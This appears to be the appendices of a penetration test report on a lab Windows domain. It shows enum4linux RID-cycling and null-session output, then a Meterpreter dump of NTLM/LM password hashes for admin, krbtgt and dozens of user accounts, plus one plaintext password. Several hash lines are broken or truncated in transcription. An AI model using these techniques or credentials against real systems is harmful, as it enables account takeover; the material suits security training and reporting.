 S-1-5-21-816344815-1091841032-1499945149-522 *unknown**unknown* (8)
 S-1-5-21-816344815-1091841032-1499945149-523 *unknown**unknown* (8)

[illegible]

S-1-5-21-816344815-1091841032-1499945149-1017 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1018 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1019 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1020 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1021 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1022 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1023 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1024 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1025 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1026 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1027 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1028 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1029 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1030 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1031 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1032 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1033 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1034 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1035 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1036 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1037 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1038 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1039 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1040 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1041 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1042 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1043 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1044 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1045 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1046 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1047 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1048 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1049 *unknown**unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712
and logon username 'test', password 'test123'
S-1-5-80-3139157870-2983391045-3678747466-658725712-500 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-501 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-502 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-503 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-504 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-505 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-506 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-507 *unknown**unknown* (8)

[illegible]

S-1-5-80-3139157870-2983391045-3678747466-658725712-1045 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1046 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1047 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1048 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1049 *unknown**unknown* (8)
S-1-5-80-3139157870-2983391045-3678747466-658725712-1050 *unknown**unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
S-1-5-80-500 *unknown**unknown* (8)
S-1-5-80-501 *unknown**unknown* (8)
S-1-5-80-502 *unknown**unknown* (8)
S-1-5-80-503 *unknown**unknown* (8)
S-1-5-80-504 *unknown**unknown* (8)
S-1-5-80-505 *unknown**unknown* (8)
S-1-5-80-506 *unknown**unknown* (8)
S-1-5-80-507 *unknown**unknown* (8)
S-1-5-80-508 *unknown**unknown* (8)
S-1-5-80-509 *unknown**unknown* (8)
S-1-5-80-510 *unknown**unknown* (8)
S-1-5-80-511 *unknown**unknown* (8)
S-1-5-80-512 *unknown**unknown* (8)
S-1-5-80-513 *unknown**unknown* (8)
S-1-5-80-514 *unknown**unknown* (8)
S-1-5-80-515 *unknown**unknown* (8)
S-1-5-80-516 *unknown**unknown* (8)
S-1-5-80-517 *unknown**unknown* (8)
S-1-5-80-518 *unknown**unknown* (8)
S-1-5-80-519 *unknown**unknown* (8)
S-1-5-80-520 *unknown**unknown* (8)
S-1-5-80-521 *unknown**unknown* (8)
S-1-5-80-522 *unknown**unknown* (8)
S-1-5-80-523 *unknown**unknown* (8)
S-1-5-80-524 *unknown**unknown* (8)
S-1-5-80-525 *unknown**unknown* (8)
S-1-5-80-526 *unknown**unknown* (8)
S-1-5-80-527 *unknown**unknown* (8)
S-1-5-80-528 *unknown**unknown* (8)
S-1-5-80-529 *unknown**unknown* (8)
S-1-5-80-530 *unknown**unknown* (8)
S-1-5-80-531 *unknown**unknown* (8)
S-1-5-80-532 *unknown**unknown* (8)
S-1-5-80-533 *unknown**unknown* (8)
S-1-5-80-534 *unknown**unknown* (8)
S-1-5-80-535 *unknown**unknown* (8)
S-1-5-80-536 *unknown**unknown* (8)

S-1-5-80-537 *unknown**unknown* (8)
S-1-5-80-538 *unknown**unknown* (8)
S-1-5-80-539 *unknown**unknown* (8)
S-1-5-80-540 *unknown**unknown* (8)
S-1-5-80-541 *unknown**unknown* (8)
S-1-5-80-542 *unknown**unknown* (8)
S-1-5-80-543 *unknown**unknown* (8)
S-1-5-80-544 *unknown**unknown* (8)
S-1-5-80-545 *unknown**unknown* (8)
S-1-5-80-546 *unknown**unknown* (8)
S-1-5-80-547 *unknown**unknown* (8)
S-1-5-80-548 *unknown**unknown* (8)
S-1-5-80-549 *unknown**unknown* (8)
S-1-5-80-550 *unknown**unknown* (8)
S-1-5-80-1000 *unknown**unknown* (8)
S-1-5-80-1001 *unknown**unknown* (8)
S-1-5-80-1002 *unknown**unknown* (8)
S-1-5-80-1003 *unknown**unknown* (8)
S-1-5-80-1004 *unknown**unknown* (8)
S-1-5-80-1005 *unknown**unknown* (8)
S-1-5-80-1006 *unknown**unknown* (8)
S-1-5-80-1007 *unknown**unknown* (8)
S-1-5-80-1008 *unknown**unknown* (8)
S-1-5-80-1009 *unknown**unknown* (8)
S-1-5-80-1010 *unknown**unknown* (8)
S-1-5-80-1011 *unknown**unknown* (8)
S-1-5-80-1012 *unknown**unknown* (8)
S-1-5-80-1013 *unknown**unknown* (8)
S-1-5-80-1014 *unknown**unknown* (8)
S-1-5-80-1015 *unknown**unknown* (8)
S-1-5-80-1016 *unknown**unknown* (8)
S-1-5-80-1017 *unknown**unknown* (8)
S-1-5-80-1018 *unknown**unknown* (8)
S-1-5-80-1019 *unknown**unknown* (8)
S-1-5-80-1020 *unknown**unknown* (8)
S-1-5-80-1021 *unknown**unknown* (8)
S-1-5-80-1022 *unknown**unknown* (8)
S-1-5-80-1023 *unknown**unknown* (8)
S-1-5-80-1024 *unknown**unknown* (8)
S-1-5-80-1025 *unknown**unknown* (8)
S-1-5-80-1026 *unknown**unknown* (8)
S-1-5-80-1027 *unknown**unknown* (8)
S-1-5-80-1028 *unknown**unknown* (8)
S-1-5-80-1029 *unknown**unknown* (8)

S-1-5-80-1030 *unknown**unknown* (8)
S-1-5-80-1031 *unknown**unknown* (8)
S-1-5-80-1032 *unknown**unknown* (8)
S-1-5-80-1033 *unknown**unknown* (8)
S-1-5-80-1034 *unknown**unknown* (8)
S-1-5-80-1035 *unknown**unknown* (8)
S-1-5-80-1036 *unknown**unknown* (8)
S-1-5-80-1037 *unknown**unknown* (8)
S-1-5-80-1038 *unknown**unknown* (8)
S-1-5-80-1039 *unknown**unknown* (8)
S-1-5-80-1040 *unknown**unknown* (8)
S-1-5-80-1041 *unknown**unknown* (8)
S-1-5-80-1042 *unknown**unknown* (8)
S-1-5-80-1043 *unknown**unknown* (8)
S-1-5-80-1044 *unknown**unknown* (8)
S-1-5-80-1045 *unknown**unknown* (8)
S-1-5-80-1046 *unknown**unknown* (8)
S-1-5-80-1047 *unknown**unknown* (8)
S-1-5-80-1048 *unknown**unknown* (8)
S-1-5-80-1049 *unknown**unknown* (8)
S-1-5-80-1050 *unknown**unknown* (8)

```
=====
|  Getting printer info for 192.168.0.11  |
=====
Could not initialise spoolss. Error was NT_STATUS_OBJECT_NAME_NOT_FOUND
```

enum4linux complete on Thu Dec 12 14:52:03 2019

2. 3.3.2 CLIENT 1 RESULTS

Starting enum4linux v0.8.9 (<http://labs.portcullis.co.uk/application/enum4linux/>) on Sun Dec 15 08:01:45 2019

```
=====
|  Target Information  |
=====
Target ..... 192.168.0.10
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.0.10 |
=====
```

[+] Got domain/workgroup name: UADCWNET

```
=====
| Nbtstat Information for 192.168.0.10 |
=====
```

Looking up status of 192.168.0.10

```
CLIENT1    <20> -      B <ACTIVE> File Server Service
CLIENT1    <00> -      B <ACTIVE> Workstation Service
UADCWNET    <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
UADCWNET    <1e> - <GROUP> B <ACTIVE> Browser Service Elections
UADCWNET    <1d> -      B <ACTIVE> Master Browser
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
```

MAC Address = 00-0C-29-4D-BD-53

```
=====
| Session Check on 192.168.0.10 |
=====
```

[+] Server 192.168.0.10 allows sessions using username "", password ""

```
=====
| Getting domain SID for 192.168.0.10 |
=====
```

could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED

[+] Can't determine if host is part of domain or part of a workgroup

```
=====
| OS information on 192.168.0.10 |
=====
```

Use of uninitialized value \$os_info in concatenation (.) or string at ./enum4linux.pl line 464.

[+] Got OS info for 192.168.0.10 from smbclient:

[E] Can't get OS info with srvinfo: NT_STATUS_ACCESS_DENIED

```
=====
| Users on 192.168.0.10 |
=====
```

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

```
=====
|  Share Enumeration on 192.168.0.10  |
=====
```

smb1cli_req_writev_submit: called for dialect[SMB2_10] server[192.168.0.10]
do_connect: Connection to 192.168.0.10 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename	Type	Comment
-----	----	-----

Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.0.10

```
=====
|  Password Policy Information for 192.168.0.10  |
=====
```

[E] Unexpected error from polenum:

[+] Attaching to 192.168.0.10 using a NULL share

[+] Trying protocol 445/SMB...

[!] Protocol failed: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A
process has requested access to an object but has not been granted those access rights.)

[+] Trying protocol 139/SMB...

[!] Protocol failed: Cannot request session (Called Name:192.168.0.10)

[E] Failed to get password policy with rpcclient

```
=====
|  Groups on 192.168.0.10  |
=====
```

[+] Getting builtin groups:

[E] Can't get builtin groups: NT_STATUS_ACCESS_DENIED

[+] Getting builtin group memberships:

[+] Getting local groups:

[E] Can't get local groups: NT_STATUS_ACCESS_DENIED

[+] Getting local group memberships:

[+] Getting domain groups:

[E] Can't get domain groups: NT_STATUS_ACCESS_DENIED

[+] Getting domain group memberships:

```
=====
|  Users on 192.168.0.10 via RID cycling (RIDS: 500-550,1000-1050)  |
=====
```

[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

```
=====
|  Getting printer info for 192.168.0.10  |
=====
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
```

enum4linux complete on Sun Dec 15 08:01:46 2019

4. APPENDIX D - PASSWORD CRACKING

8. 4.1 DOMAIN HASH DUMP FROM METERPRETER

Hash History:

[+] Guest (Built-in account for guest access to the computer/domain)

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Password Expires: Never
Last Password Change: 12:00:00 AM Monday, January 01, 1601
Last Logon: 12:00:00 AM Monday, January 01, 1601
Logon Count: 0

- Account Disabled
- Password Never Expires
- No Password Required

Hash History:

[+] admin ()

admin:1000:aad3b435b51404eeaad3b435b51404ee:A492077FBCDE819C130F5383F76D0E9C

Password Expires: ay, January 01, 1601

Last Password Change: 1:44:00 PM Monday, October 07, 2019

Last Logon: 10:20:21 AM Friday, October 25, 2019

Logon Count: 45

- Password Never Expires

Hash History:

admin:1000:072DA283329E931AC392B876E54551E8:A492077FBCDE819C130F5383F76D0E9C

[+] krbtgt (Key Distribution Center Service Account)

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:C64F1CD2A8A15CED225F7192D362963B

Password Expires: r

Last Password Change: 11:36:34 AM Monday, October 07, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Account Disabled

Hash History:

krbtgt:502:37B4B4989875DBA5A290D1391955DACF:C64F1CD2A8A15CED225F7192D362963B

[+] R.Astley ()

R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:BDE1966C31599BFAFD3FEA25F7F15EA2

Password Expires: r

Last Password Change: 1:41:58 PM Monday, October 07, 2019

Last Logon: 4:30:21 PM Sunday, December 15, 2019

Logon Count: 2

- Password Never Expires

Hash History:

R.Astley:1110:066DE1EBC9AFE5005FAB7E6F61841461:BDE1966C31599BFAFD3FEA25F7F15EA2

[+] C.Moreno (Chris)

C.Moreno:1139:aad3b435b51404eeaad3b435b51404ee:7A75A84943E5DFBB997D85131EBCB906

Password Expires: r

Last Password Change: 3:57:33 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Moreno:1139:18DB98BD5B71DE82CF1418EBF1517F8A:7A75A84943E5DFBB997D85131EBCB906

[+] C.Griffin (davenport)

C.Griffin:1140:aad3b435b51404eeaad3b435b51404ee:C79154860FE236E163505043EEE487EF

Password Expires: r

Last Password Change: 3:57:34 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Griffin:1140:A740776949943A21829FD400818458FE:C79154860FE236E163505043EEE487EF

[+] I.Pratt (Corinth)

I.Pratt:1141:aad3b435b51404eeaad3b435b51404ee:965523A3D4992339E6DEBB901B37764B

Password Expires: r

Last Password Change: 3:57:34 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

I.Pratt:1141:B8863A8F5DB3B1D8B5B7E7A26F469DC0:965523A3D4992339E6DEBB901B37764B

[+] L.Burke (animadversion)

L.Burke:1142:aad3b435b51404eeaad3b435b51404ee:0C048BCE57609383A0C4E50C44B03EB8

Password Expires: r

Last Password Change: 3:57:35 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

L.Burke:1142:B10834E6035BD82BB20A646C304BC049:0C048BCE57609383A0C4E50C44B03EB8

[+] J.Johnson (Madame)

J.Johnson:1143:aad3b435b51404eeaad3b435b51404ee:9EFAF69AFBB47D55CED2B81E2BF360A3

Password Expires: r

Last Password Change: 3:57:35 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Johnson:1143:B369F6A753F8F5C97907DF925D439EE3:9EFAF69AFBB47D55CED2B81E2BF360A3

[+] T.Nunez (were)

T.Nunez:1144:aad3b435b51404eeaad3b435b51404ee:75BE6404CB1B8A388A53EFD072E8F9BA

Password Expires: r

Last Password Change: 3:57:36 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

T.Nunez:1144:97655D481D021E02373365C4FD8AB00D:75BE6404CB1B8A388A53EFD072E8F9BA

[+] J.Stevenson (bong)

J.Stevenson:1145:aad3b435b51404eeaad3b435b51404ee:BDFD7DC26B8B9DB7B72BE4AED44D68C1

Password Expires: r

Last Password Change: 3:57:36 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Stevenson:1145:AE45B26B7BE49594631D3603F7BD80EC:BDFD7DC26B8B9DB7B72BE4AED44D68C1

[+] L.Thornton (Clive)

L.Thornton:1146:aad3b435b51404eeaad3b435b51404ee:307678D19DD3BCA48DF1A02BB3BE1B4C

Password Expires: r

Last Password Change: 3:57:36 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

L.Thornton:1146:1D370C3713D907CF3B1312BFA052F552:307678D19DD3BCA48DF1A02BB3BE1B4C

[+] M.Day (Christine)

M.Day:1147:aad3b435b51404eeaad3b435b51404ee:D1A4B43D774D85E93A82724E43C979B5

Password Expires: r

Last Password Change: 3:57:37 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

M.Day:1147:6C5362D9319FF75601824AD52217E967:D1A4B43D774D85E93A82724E43C979B5

[+] C.Morris (Confucian)

C.Morris:1148:aad3b435b51404eeaad3b435b51404ee:33EB4E3B740F6430D109B74E72F70F00

Password Expires: r

Last Password Change: 3:57:37 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Morris:1148:F0036EFDFF8344210B731E3A325F90C6:33EB4E3B740F6430D109B74E72F70F00

[+] R.Knight (prefix)

R.Knight:1149:aad3b435b51404eeaad3b435b51404ee:8CE80B061D0ED744B3BAB36BADDE86B6

Password Expires: r

Last Password Change: 3:57:38 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

R.Knight:1149:57A61F22C2C7BB2CF7BF058B1DE4EC03:8CE80B061D0ED744B3BAB36BADDE86B6

[+] P.Pittman (hazardous)

P.Pittman:1150:aad3b435b51404eeaad3b435b51404ee:DE7086DD8ED7FED240CFB98E59A640E8

Password Expires: r

Last Password Change: 3:57:38 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

P.Pittman:1150:4A23CA2E9C2E93C4F8FCD2908335BD41:DE7086DD8ED7FED240CFB98E59A640E8

[+] D.King (hellfire)

D.King:1151:aad3b435b51404eeaad3b435b51404ee:B19C6A43457BECC4F903DFBF486A0C4D

Password Expires: r

Last Password Change: 3:57:39 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.King:1151:3C4B5468AE85E9595360706211744D3A:B19C6A43457BECC4F903DFBF486A0C4D

[+] D.Dunn (movie)

D.Dunn:1152:aad3b435b51404eeaad3b435b51404ee:BB8A9241A711EC953E3ACD61F93B0066

Password Expires: r

Last Password Change: 3:57:39 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.Dunn:1152:C512E8C6AF5782CEDF318F919DFA451B:BB8A9241A711EC953E3ACD61F93B0066

[+] D.Manning (Ltd)

D.Manning:1153:aad3b435b51404eeaad3b435b51404ee:9757ABD548342225DADE93195AB9A9A4

Password Expires: r

Last Password Change: 3:57:40 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.Manning:1153:49312BE231BB091AD254DB6A7E06EC65:9757ABD548342225DADE93195AB9A9A4

[+] D.Valdez (Cornwall)

D.Valdez:1154:aad3b435b51404eeaad3b435b51404ee:2103A97C1CB3B522ABE2847437EAD EE8

Password Expires: r

Last Password Change: 3:57:40 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.Valdez:1154:70B488AC63A0491FC1E4255938FE0996:2103A97C1CB3B522ABE2847437E
ADEE8

[+] D.Price (choir)

D.Price:1155:aad3b435b51404eeaad3b435b51404ee:D4FAB8EC793BEC6E11DA3D60287E7
29F

Password Expires: r

Last Password Change: 3:57:40 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

D.Price:1155:5911F14B514ED89A2C54679DAD468E04:D4FAB8EC793BEC6E11DA3D60287
E729F

[+] J.Saunders (swigging)

J.Saunders:1156:aad3b435b51404eeaad3b435b51404ee:15738A2DD1503AE5B7B4527A050F
3F4A

Password Expires: r

Last Password Change: 3:57:41 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Saunders:1156:189F5A18BE27E150EF23F6E28DA2E95C:15738A2DD1503AE5B7B4527A0
50F3F4A

[+] J.Hart (cavernous)

J.Hart:1157:aad3b435b51404eeaad3b435b51404ee:A9A157E907D50A93C1171A9CF07DFCE
E

Password Expires: r

Last Password Change: 3:57:41 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Hart:1157:1F36744D6F1B2B807342835A92DF37F9:A9A157E907D50A93C1171A9CF07DF
CEE

[+] S.Reed (tee)

S.Reed:1158:aad3b435b51404eeaad3b435b51404ee:3C6BB3F70DAD3C7958BACF373CCF7
E04

Password Expires: r

Last Password Change: 3:57:42 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

S.Reed:1158:9469C7C24EC88FD6EEE7387183E7BCD4:3C6BB3F70DAD3C7958BACF373C
CF7E04

[+] A.Peters (pavanne)

A.Peters:1159:aad3b435b51404eeaad3b435b51404ee:5F35AA9AA0F1DA1171CF9AA56409C
0BC

Password Expires: r

Last Password Change: 3:57:42 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

A.Peters:1159:6722A960C9C6972A99C544C7F3D862C7:5F35AA9AA0F1DA1171CF9AA5640
9C0BC

[+] R.Soto (hare)

R.Soto:1160:aad3b435b51404eeaad3b435b51404ee:431F19869DB7295A8A2BB3FB553DAB9
7

Password Expires: r

Last Password Change: 3:57:42 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

R.Soto:1160:E5817A379E291EFC16107D29E1F0FBC2:431F19869DB7295A8A2BB3FB553DAB97

[+] V.Haynes (comment)

V.Haynes:1161:aad3b435b51404eeaad3b435b51404ee:8A3AED63F69E9F50CDDA1B1CCF4CFDCB

Password Expires: r

Last Password Change: 3:57:43 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

V.Haynes:1161:CB3A9ABD85B67C67B2E50D7C4A39DB9D:8A3AED63F69E9F50CDDA1B1CCF4CFDCB

[+] R.Boone (zilch)

R.Boone:1162:aad3b435b51404eeaad3b435b51404ee:8EA2E5D6914FE07A1F5B4729ED839DF9

Password Expires: r

Last Password Change: 3:57:43 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

R.Boone:1162:48AE009A1C5A09D3AE1311799DD8B0C8:8EA2E5D6914FE07A1F5B4729ED839DF9

[+] L.Carr (septennial)

L.Carr:1163:aad3b435b51404eeaad3b435b51404ee:5F5CDDBCBD7BE88B344D8F92FFB20ACB

Password Expires: r

Last Password Change: 3:57:44 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

L.Carr:1163:3E66AB5AABD1D1AA4863ED1D15AC2B55:5F5CDDBCBD7BE88B344D8F92FFB20ACB

[+] C.Olson (ugh)

C.Olson:1164:aad3b435b51404eeaad3b435b51404ee:A9A157E907D50A93C1171A9CF07DF
CEE

Password Expires: r

Last Password Change: 3:57:44 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Olson:1164:CF1ACA929047D8CD31269352EAA76D06:A9A157E907D50A93C1171A9CF07
DFCEE

[+] J.Andrews (Berniece)

J.Andrews:1165:aad3b435b51404eeaad3b435b51404ee:8138EAE09F3B004CEF805676786C
B39F

Password Expires: r

Last Password Change: 3:57:44 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Andrews:1165:51467746DE5A36C11164AA5110073DCD:8138EAE09F3B004CEF80567678
6CB39F

[+] C.Anderson (plowman)

C.Anderson:1166:aad3b435b51404eeaad3b435b51404ee:C0D5C01CDC3C56ECB6462B7698
DCE3BA

Password Expires: r

Last Password Change: 3:57:45 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Anderson:1166:43C017FA3C6C90029381322DD7BEA87F:C0D5C01CDC3C56ECB6462B76
98DCE3BA

[+] C.Montgomery (people)

C.Montgomery:1167:aad3b435b51404eeaad3b435b51404ee:371413EBE002C8BD124D516E8B97794F

Password Expires: r

Last Password Change: 3:57:45 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Montgomery:1167:48E145F86B4B0A9818559F2FA36E4868:371413EBE002C8BD124D516E8B97794F

[+] C.Howard (pwd:mxSefN8jhlrQ)

C.Howard:1168:aad3b435b51404eeaad3b435b51404ee:BF5E2BE59FC0D62D275F5FEDE2FFDBE3

Password Expires: r

Last Password Change: 3:57:46 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

C.Howard:1168:56FA72600BFBB828442AF55978664098:BF5E2BE59FC0D62D275F5FEDE2FFDBE3

[+] E.Jones (workplace)

E.Jones:1169:aad3b435b51404eeaad3b435b51404ee:DBAE0A864400482D597B67AA7E813DF6

Password Expires: r

Last Password Change: 3:57:46 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

E.Jones:1169:139D25C3B4FD6CC74FC405B0AA2E2F79:DBAE0A864400482D597B67AA7E813DF6

[+] J.Barrett (repairman)

J.Barrett:1170:aad3b435b51404eeaad3b435b51404ee:93F38BDF1DFF9FAAC01534361FBCE
E7A

Password Expires: r

Last Password Change: 3:57:46 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Barrett:1170:87AA9403977910DEF90C23F57871BA71:93F38BDF1DFF9FAAC01534361FB
CEE7A

[+] R.Ramsey (desorption)

R.Ramsey:1171:aad3b435b51404eeaad3b435b51404ee:444785F9639FB1527D119B0548554
A54

Password Expires: r

Last Password Change: 3:57:47 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

R.Ramsey:1171:6C473CF6A72116157F1260450D1A287A:444785F9639FB1527D119B054855
4A54

[+] G.Walsh (picofarad)

G.Walsh:1172:aad3b435b51404eeaad3b435b51404ee:93425A5B44F5FEDDA4C37A570AF73
7CD

Password Expires: r

Last Password Change: 3:57:47 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

G.Walsh:1172:11D747756EC1B19D717233EB337090EE:93425A5B44F5FEDDA4C37A570AF
737CD

[+] A.Medina (Chao)

A.Medina:1173:aad3b435b51404eeaad3b435b51404ee:50E8064C36174926039D5458B69C87
8B

Password Expires: r

Last Password Change: 3:57:48 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

A.Medina:1173:945CE37700C868A47E3962173E170274:50E8064C36174926039D5458B69C878B

[+] J.Hale (rape)

J.Hale:1174:aad3b435b51404eeaad3b435b51404ee:BBBBC5C621488E8EF7F14289701DA231

Password Expires: r

Last Password Change: 3:57:48 PM Sunday, December 15, 2019

Last Logon: 12:00:00 AM Monday, January 01, 1601

Logon Count: 0

- Password Never Expires

Hash History:

J.Hale:1174:E84FD0CE300658F1EAFE8D3B35FEFBB2:BBBBC5C621488E8EF7F14289701DA231

[+] N.Wells (glycerinate)

N.Wells:1175:aad3b435b51404eeaad3b435b51404ee:8CB38BF192CF48353899C4DCDD15B049

Password Expires: r

Last Password Change: 3:57:48 PM Sunday, December 15, 2019

